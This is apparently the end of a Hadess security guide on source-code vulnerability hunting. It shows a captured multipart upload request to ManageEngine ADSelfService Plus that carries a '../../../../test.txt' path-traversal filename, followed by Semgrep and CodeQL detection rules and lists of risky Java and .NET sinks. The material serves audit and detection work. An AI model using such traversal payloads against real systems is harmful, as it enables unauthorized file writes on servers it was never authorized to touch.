21 Content-Disposition: form-data; name="form"
22
23 smartcard
24 ---------------------------aaaaa
25 Content-Disposition: form-data; name="operation"
26
27 Add
28 ---------------------------aaaaa
29 Content-Disposition: form-data; name="CERTIFICATE_PATH";
  filename="../../../../test.txt"
30 Content-Type: application/octet-stream
31
32 123456
33 ---------------------------aaaaa--
```

Response

Pretty Raw Hex Render \n

```
1 HTTP/1.1 404 Not Found
2 Set-Cookie: JSESSIONIDADSSP=2E62AEA78F2F878F4B8EFF91157F099
3 Content-Type: text/html;charset=UTF-8
4 Date: Sat, 06 Nov 2021 16:12:57 GMT
5 Connection: close
6 Content-Length: 128212
7
8
9 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//
10 <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=
11 <html>
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31  <meta http-equiv="Content-Type" content="text/html; chars
32  <meta http-equiv="X-UA-Compatible" content="IE=edge,chrom
33
34  <link REL="SHORTCUT ICON" HREF='&#x2f;images&#x2f;adssp_f
35  <title>
      ManageEngine - ADSelfService Plus
```


Finding in Source Code:

Semgrep:

```
rules:
  - id: find_sec_bugs.FILE_UPLOAD_FILENAME-1
    patterns:
      - pattern-inside: |
          $FUNC(..., HttpServletRequest $REQ, ... ) {
            ...
            $FILES = (ServletFileUpload $SFU).parseRequest($REQ);
            ...
          }
      - pattern-inside: |
          for(FileItem $ITEM : $FILES) {
            ...
          }
      - pattern: $ITEM.getName()
    message: >
      The filename provided by the FileUpload API can be tampered with by the
      client to reference

      unauthorized files. The provided filename should be properly validated to ensure it's properly

      structured, contains no unauthorized path characters (e.g., / \), and refers to an authorized

      file.
    languages:
      - java
    severity: ERROR
    metadata:
      category: security
      cwe: "CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path
        Traversal')"
      technology:
        - java
      license: MIT
```

CodeQl:

```
/**
 * @name Reading from a world writable file
 * @description Reading from a file which is set as world writable is dangerous because
 *              the file may be modified or removed by external actors.
 * @kind problem
 * @problem.severity error
 * @security-severity 7.8
 * @precision high
 * @id java/world-writable-file-read
 * @tags security
 *       external/cwe/cwe-732
 */

import java
import semmle.code.java.security.FileReadWrite
import semmle.code.java.security.FileWritable

from Variable fileVariable, FileReadExpr readFrom, SetFileWorldWritable setWorldWritable
where
  // The file variable must be both read from and set to world writable. This is not flow-sensitive.
  fileVariable.getAnAccess() = readFrom.getFileVarAccess() and
  fileVariable.getAnAccess() = setWorldWritable.getFileVarAccess() and
  // If the file variable is a parameter, the result should be reported in the caller.
  not fileVariable instanceof Parameter
select setWorldWritable, "A file is set to be world writable here, but is read from $@.", readFrom,
  "statement"
```

Interested Point

Java

- Logger
- Write
- BufferedInputstream
- BufferedReader
- ProcessBuilder
- Exec
- Eval
- Load
- StringBuilder
- getParameter
- getFileFromRequest
- newDocumentBuilder
- ...

.NET

- Url/Uri
- AbsoluteUri
- AbsolutePath
- Request
- Headers
- Params
- Get
- XmlDocument
- XmlUrlResolver
- FileStream
- File
- …

Resources

- https://blog.csdn.net/ityouknow/article/details/121896509
- https://blog.csdn.net/smellycat000/article/details/120213401
- https://blog.csdn.net/smellycat000/article/details/119814296
- https://github.com/nomi-sec/PoC-in-GitHub

About **Hadess**

Savior of your Business to combat cyber threats
Hadess performs offensive cybersecurity services through infrastructures and software that include vulnerability analysis, scenario attack planning, and implementation of custom integrated preventive projects. We organized our activities around the prevention of corporate, industrial, and laboratory cyber threats.

Contact Us

To request additional information about Hadess's services, please fill out the form below. A Hadess representative will contact you shortly.

Website:

www.hadess.io

Email:

Marketing@hadess.io

Phone No.

+989362181112

Company No.

+982177873383

hadess_security

Hadess

Products and Services

SAST | Audit Your Products

Identifying and helping to address hidden weaknesses in your Applications.

RASP | Protect Applications and APIs Anywhere

Identifying and helping to address hidden weaknesses in your organization's security.

Penetration Testing | PROTECTION PRO

Fully assess your organization's threat detection and response capabilities with a simulated cyber-attack.

Red Teaming Operation | PROTECTION PRO

Fully assess your organization's threat detection and response capabilities with a simulated cyber-attack.

HADESS

www.hadess.io